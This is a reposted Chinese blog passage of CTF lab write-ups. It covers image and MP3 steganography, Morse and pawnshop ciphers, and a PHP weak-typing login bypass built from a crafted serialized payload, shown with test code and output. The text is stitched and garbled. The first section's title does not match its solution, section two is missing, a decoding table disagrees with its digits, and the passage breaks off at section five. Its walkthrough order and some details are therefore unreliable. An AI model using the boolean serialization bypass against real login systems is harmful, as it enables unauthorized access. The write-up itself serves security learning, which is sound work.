

# [网络安全自学篇] 四.实验吧CTF实战之WEB渗透和隐写术解密


转载

Azreal、Z 于 2020-07-02 16:49:28 发布 726 收藏 4

分类专栏: [网络安全自学篇](#) 文章标签: [安全](#)

原文链接: <https://blog.csdn.net/Eastmount/article/details/98529597>

版权



[网络安全自学篇](#) 专栏收录该内容

6 篇文章 1 订阅

订阅专栏

本篇文章分享实验吧CFT实战的题目, 涉及WEB渗透和隐写术常见题型, 包括“这是什么”、“天网管理系统”、“忘记密码”、“false”、“天下武功唯快不破”和“隐写术之水果、小苹果”。非常有意思的文章, 作为在线笔记, 希望对入门的博友们有帮助, 大神请飘过, 谢谢各位看官!

## 一.WEB之这是什么

题目地址: <http://www.shiyanbar.com/ctf/56>

解题链接: <http://ctf5.shiyanbar.com/DUTCTF/1.html>

题目描述:

实验吧 让实验更简单! 决斗场 U-SaaS

您的位置: 首页>决斗场>训练题库>CTF题库>what a fuck!这是什么鬼东西?

what a fuck!这是什么鬼东西? 分值: 10


来源: DUTCTF 难度: 易 参与人数: 17148人 Get Flag: 9678人 答题人数: 10020人 解题通过率: 97%

what a fuck!这是什么鬼东西?

解题链接: <http://ctf5.shiyanbar.com/DUTCTF/1.html> 通过

提交

打开链接如下图所示, 确实是什么鬼东西。










提交

[https://blog.csdn.net/qq\\_42529890](https://blog.csdn.net/qq_42529890)


打开网页如下图所示，显示一张水果的图片，flag就隐藏在图片中。作者第一反应是查看源代码，哈哈~原谅我这个小白的第一次学习。




题目解析：

- 1.将图片另存为本地。
- 2.从CSDN下载Stegsolve工具，它是用于图像解析的工具，然后导入本地图片，按方向键右键不断切换，直到出现下图的二维码。





如下图所示：



在这里插入图片描述

(图片加载失败)

3.使用手机扫描二维码，得到一串数字，我们根据数值可以分析，这是十进制的ASCII码。

```
45 46 45 46 32 45 32 46 46 45 46 32 46 45
46 46 32 46 46 46 32 45 46 46 46 32 46 46
45 45 46 45 32 45 46 46 46 32 46 46 46 32
46 45 46 46 32
```



4.将数字转换为ASCII, 45对应“-”、46对应“.”、32对应空格。

```
45 46 45 46 32      - . - .
45 32                 -
46 46 45 46 32      . . - .
46 45 46 46 32      . - . .
46 46 46 32         . . .
45 46 46 46 32     - . . .
46 46 45 45 46 45 32 . . - - . -
45 46 46 46 32     - . . .
46 46 46 32        . . .
46 45 46 46 32     . - . .
```

5.它们就是传说中的摩斯密码。根据下面的对照表, 其结果为: CTFLSB\_BSL



摩尔斯电码（又译为摩斯密码, Morse

code）是一种时通时断的信号代码, 通过不同的排列顺序来表达不同的英文字母、数字和标点符号。它发明于1837年, 发明者有争议, 是美国人塞缪尔·莫尔斯或者艾尔菲德·维尔。

摩尔斯电码是一种早期的数字化通信形式, 但是它不同于现代只使用零和一两种状态的二进制代码, 它的代码包括五种: 点、划、点和划之间的停顿、每个字符之间短的停顿、每个词之间中等的停顿以及句子之间长的停顿。

正确答案: CTF{lsb\_bsl}

参考链接:

<https://blog.csdn.net/miko2018/article/details/81627130>

<https://www.cnblogs.com/nul1/p/9594387.html>

<https://blog.csdn.net/u012486730/article/details/82016706>

### 三.隐写术之小苹果

题目原理和上一题一样。

题目地址: <http://www.shiyanbar.com/ctf/1928>

解题链接: <http://ctf5.shiyanbar.com/stega/apple.png>

题目描述:

小苹果 分值：10

来源：hanyuhang

难度：易

参与人数：5922人

Get Flag：2531人

答题人数：2833人

解题通过率：89%


flag格式: CTF{

解题链接：<http://ctf5.shiyanbar.com/stega/apple.png> 通过

提交


<https://blogscdn.gitee.com/deixet/E42529890>


题目打开也是一张图片，中国结。



题目解析：

1. 下载图片至本地并打开，得到如下二维码：





2.二维码包含如下数字。

```
\u7f8a\u7531\u5927\u4e95\u592b\u5927\u4eba\u738b\u4e2d\u5de5
```

这是unicode编码的方式，让我们在相关网站（搜索“unicode解码即可”）中进行解码，得到中文“羊由大井夫大人王中工”，这是一种从未见过的加密方式。

Unicode编码    UTF-8编码    URL编码/解码    Unix时间戳    Ascii/Native编码互转    Hex编码/解码

<pre>\u7f8a\u7531\u5927\u4e95\u592b\u5927\u4eba\u738b\u4e2d\u5de5</pre>	羊由大井夫大人王中工
---	------------


ASCII 转 Unicode    Unicode 转 ASCII    Unicode 转 中文    中文 转 Unicode    清空结果

3.通过百度了解到该加密为当铺密码，曾在CTF题目中出现过，我们按照编码规则进行解码，得到数字：9158753624。

当铺密码是一种将中文和数字进行转化的密码，算法相当简单:当前汉字有多少笔画出头，就是转化成数字几。  
“羊由大井夫大人王中工”对应的数字为“9158753624”



4.再回头分析图片可知，里面包含了一个压缩文件，我们通过修改扩展名为.ZIP并解压，得到了apple.mp3的音频文件。



5.使用mp3隐写术工具MP3Stego的Decode.exe对其进行解码，密码就是我们刚刚得到的那串数字9158753624。解码后得到字符串Q1RGe3hpYW9fcGluZ19ndW99。

6.通过尝试，在base64解码中得到了正确的结果：CTF{xiao\_ping\_guo}。

正确答案：CTF{xiao\_ping\_guo}

## 四.WEB之天网管理系统

题目地址: <http://www.shiyanbar.com/ctf/1810>  
解题链接: <http://ctf5.shiyanbar.com/10/web1/index.php>  
题目描述:



决斗场

U-SaaS

您的位置: [首页](#)>[决斗场](#)>[训练题库](#)>[CTF题库](#)>[天网管理系统](#)

天网管理系统 分值: 10

来源: zusheng 难度: 易 参与人数: 15031人 Get Flag: 5334人 答题人数: 5519人 解题通过率: 97%

天网你敢来挑战嘛  
格式: ctf{ }

解题链接: <http://ctf5.shiyanbar.com/10/web1/> **通过**

提交

[https://blog.csdn.net/weixin\\_42529290](https://blog.csdn.net/weixin_42529290)

题目显示如下图所示, 需要输入正确的用户名和密码获取flag。

# 天网管理系统

安全与你同在

账户:admin 密码:admin

就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。

用户名:

密码:

登入系统

[https://blog.csdn.net/weixin\\_42529290](https://blog.csdn.net/weixin_42529290)

考点: PHP弱类型

题目解析:

1.查看网页源代码如下所示, 注意注释的提示。

```
<!-- $test=$_GET['username']; $test=md5($test); if($test=='0') -->
```

```
<html>
  <head>...</head>
  <body>
```



就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。

用户名:

密码:

</user.php?fame=hjkleffifer>


[https://blogscdn.gitee.com/weixin\\_242529290](https://blogscdn.gitee.com/weixin_242529290)

4. 访问该页面显示内容如下图所示:

函数serialize()是对输入的数据进行序列化转换,把变量和它们的值编码成文本形式。

函数unserialize()是还原已经序列化的对象,对单一的已序列化的变量进行操作,将其转换回反序列化 PHP 的值。

```
$unserialize_str = $_POST['password'];
$data_unserialize = unserialize($unserialize_str);
if($data_unserialize['user'] == '???' && $data_unserialize['pass'] == '???') {
    print_r($flag);
}
```



```
$unserialize_str = $_POST['password']; $data_unserialize = unserialize($unserialize_str);
if($data_unserialize['user'] == '???' && $data_unserialize['pass'] == '???) { print_r($flag); } 伟大的
科学家php方言道：成也布尔，败也布尔。回去吧骚年
```

[https://blogscdn.gitee.com/weixin\\_242529290](https://blogscdn.gitee.com/weixin_242529290)

这段代码是将Post提交的密码值经过unserialize()函数反序列化处理,得到一个数组,要求数组里的user和pass都等于值“???",此时输出flag。那么,这个“???”又是什么内容呢?

5.此时“成也布尔,败也布尔”提醒我们。

bool类型的true跟任意字符串可以弱类型相等。因此我们可以构造bool类型的序列化数据,无论比较的值是什么,结果都为true。(a代表array,s代表string,b代表bool,而数字代表个数/长度)

```
<?php
error_reporting(0);
$test='';
$test=array("user"=>1,"pass"=>1);
echo var_dump($test);
echo var_dump(serialize($test));

$test1='';
$test1=array("user"=>true,"pass"=>true);
echo var_dump($test1);
echo var_dump(serialize($test1));
?>
```



找个在线PHP网站进行测试，输出如下图所示：string(36) "a:2:{s:4:"user";i:1;s:4:"pass";i:1;}"

```
1 <?php
2 error_reporting(0);
3 $test='';
4 $test=array("user"=>1,"pass"=>1);
5 echo var_dump($test);
6 echo var_dump(serialize($test));
7
8 $test1='';
9 $test1=array("user"=>true,"pass"=>true);
10 echo var_dump($test1);
11 echo var_dump(serialize($test1));
12 ?>
```

run (ctrl+x) 输入 copy 分享当前代码 出现故障，请使用这个[点击这里](#)

文本方式显示  html方式显示

```
array(2) {
  ["user"]=>
  int(1)
  ["pass"]=>
  int(1)
}
string(36) "a:2:{s:4:"user";i:1;s:4:"pass";i:1;}"
array(2) {
  ["user"]=>
  bool(true)
  ["pass"]=>
  bool(true)
}
string(36) "a:2:{s:4:"user";b:1;s:4:"pass";b:1;}"
```

<https://blogscdmgathweixin/212529890>

6.构造password值为： a:2:{s:4:"user";b:1;s:4:"pass";b:1;}，输出最后的flag。

# 天网管理系统

安全与你同在

账户:admin 密码:admin

就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。

用户名:

密码:

a:2:{s:4:"user";b:1;s:4:"pass

登入系统

ctf{dwduwkhduw5465}



<https://blog.csdn.net/dongyanwen6036/article/details/77650921>

正确结果: ctf{dwduwkhduw5465}

参考链接:

<https://blog.csdn.net/dongyanwen6036/article/details/77650921>

<https://www.cnblogs.com/ssooking/p/5877086.html>

## 五.WEB之忘记密码

题目地址: <http://www.shiyanbar.com/ctf/1808>

解题链接: <http://ctf5.shiyanbar.com/10/upload/step1.php>

题目描述:



让实验更简单!

决斗场

U-SaaS

您的位置: 首页 > 决斗场 > 训练题库 > CTF题库 > 忘记密码了

忘记密码了 分值: 20

来源: Justatest

难度: 中

参与人数: 18626人

Get Flag: 5829人

答题人数: 6201人

解题通过率: 94%

找回密码

